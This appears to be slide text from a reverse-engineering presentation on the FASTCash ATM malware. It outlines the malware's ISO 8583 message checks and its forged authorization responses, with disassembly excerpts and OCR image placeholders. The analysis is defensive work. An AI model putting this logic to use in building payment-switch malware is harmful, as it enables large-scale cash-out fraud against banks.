

Amount Type 01 (ledger balance)
C = Credit Amount
cc01356Cdddddddddddd
Currency Code 356 (Indian Rupee)

Resources: *https://stackoverflow.com/questions/26119041/what-is-the-structure-of-field-no-54-p54-in-the-the-iso-8583-standard*
http://unalarif.com/yazi/iso-8583-field-aciklamalari-f54/ (Turkish)

FASTCash – Putting it All Together

1. Inject Into Process
2. Preliminary Checks (e.g. IP, PAN, Message Type)
3. Decision point:
    1. Pass Transaction
    2. Block + Response 1
    3. Block + Response 2
    4. Block + Inquiry

FASTCash – AIX Type 2




FASTCash – AIX Type 2

- Consolidated message processing
- Blacklist function (named but no functioning branching logic)
- “Transition” between AIX Type 1 and Windows versions

Documented at a high level in open source: https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/fastcash-lazarus-atm-malware

FASTCash – Windows


GetIP
Check Hardcoded IPs
GetMsgFields_Parent
GetMsgFields
Field 2 (PAN)
Field 3 (Processing Code)
Field 7 (Transmission Date and Time)
Field 22 (POS Entry Mode)
Field 35 (Track 2 Data)
NewRecv
Verify x100 or x200
Blacklist Function
Process
MakeRespond_Parent
Check Digits 3 and 4 of MTI are 00
Check Digit 1 of POS Entry is 9
Make_Response_Msg
Processing Code Starts With 3
Response 00 (Authorize) Return Balance Currency Code 949 Turkish Lira
Processing Code Starts With 0
Response 00 (Authorize) Authorize Random Amount
Processing Code Starts With Anything Else
Response 55 (Incorrect PIN)
MakeMsgInfo
Get and Copy Fields
Remove Unnecessary Fields


FASTCash – Windows (ResponseParent)

Get Field 0 (MTI)

Get Field 22 (POS Entry Mode)

Digits 3 and 4 in MTI are “00”

POS Entry Starts With “9”




```
push    0                   ; Field 0: (Header)
call    GetField_Str
lea     ecx, [ebp+var_8]
push    ecx
push    esi
push    22                  ; Field 22: Point of Service Entry Mode
call    GetField_Str
mov     eax, [ebp+var_4]
add     esp, 18h
test    eax, eax
jz      short loc_10002BAA

mov     edi, [ebp+var_8]
test    edi, edi
jz      short loc_10002BAA

push    2
add     eax, 2
push    offset a00          ; "00"
push    eax
call    DigitChecker
add     esp, 0Ch
test    eax, eax
jnz     short loc_10002BAA

push    1
push    offset a9           ; "9"
push    edi
call    DigitChecker
add     esp, 0Ch
test    eax, eax
jnz     short loc_10002BAA
```

Results of GetField_Str are moved into EAX and EDI and used below

Digit Checker Function

Push 2 = Check two digits
Add EAX, 2 = start two digits in
Push “00” = Comparison String
Push EAX = Location of String

FASTCash – Windows (Response)



```
push    esi
push    3               ; Field 3: Processing Code
call    GetField_Str
lea     ecx, [ebp+var_A0]
push    ecx
push    esi
push    4               ; Field 4: Amount, Transaction
call    GetField_Str
lea     edx, [ebp+var_A4]
push    edx
push    esi
push    11              ; Field 11: System Trace Audit Number
call    GetField_Str
lea     eax, [ebp+var_9C]
push    eax
push    esi
push    49              ; Field 49: Currency Code, Transaction
call    GetField_Str
mov     eax, [ebp+var_AC]
add     esp, 48h
cmp     eax, ebx
jz      loc_10002B1A
```

```
cmp     [ebp+var_98], ebx
jz      loc_10002B1A
```


```
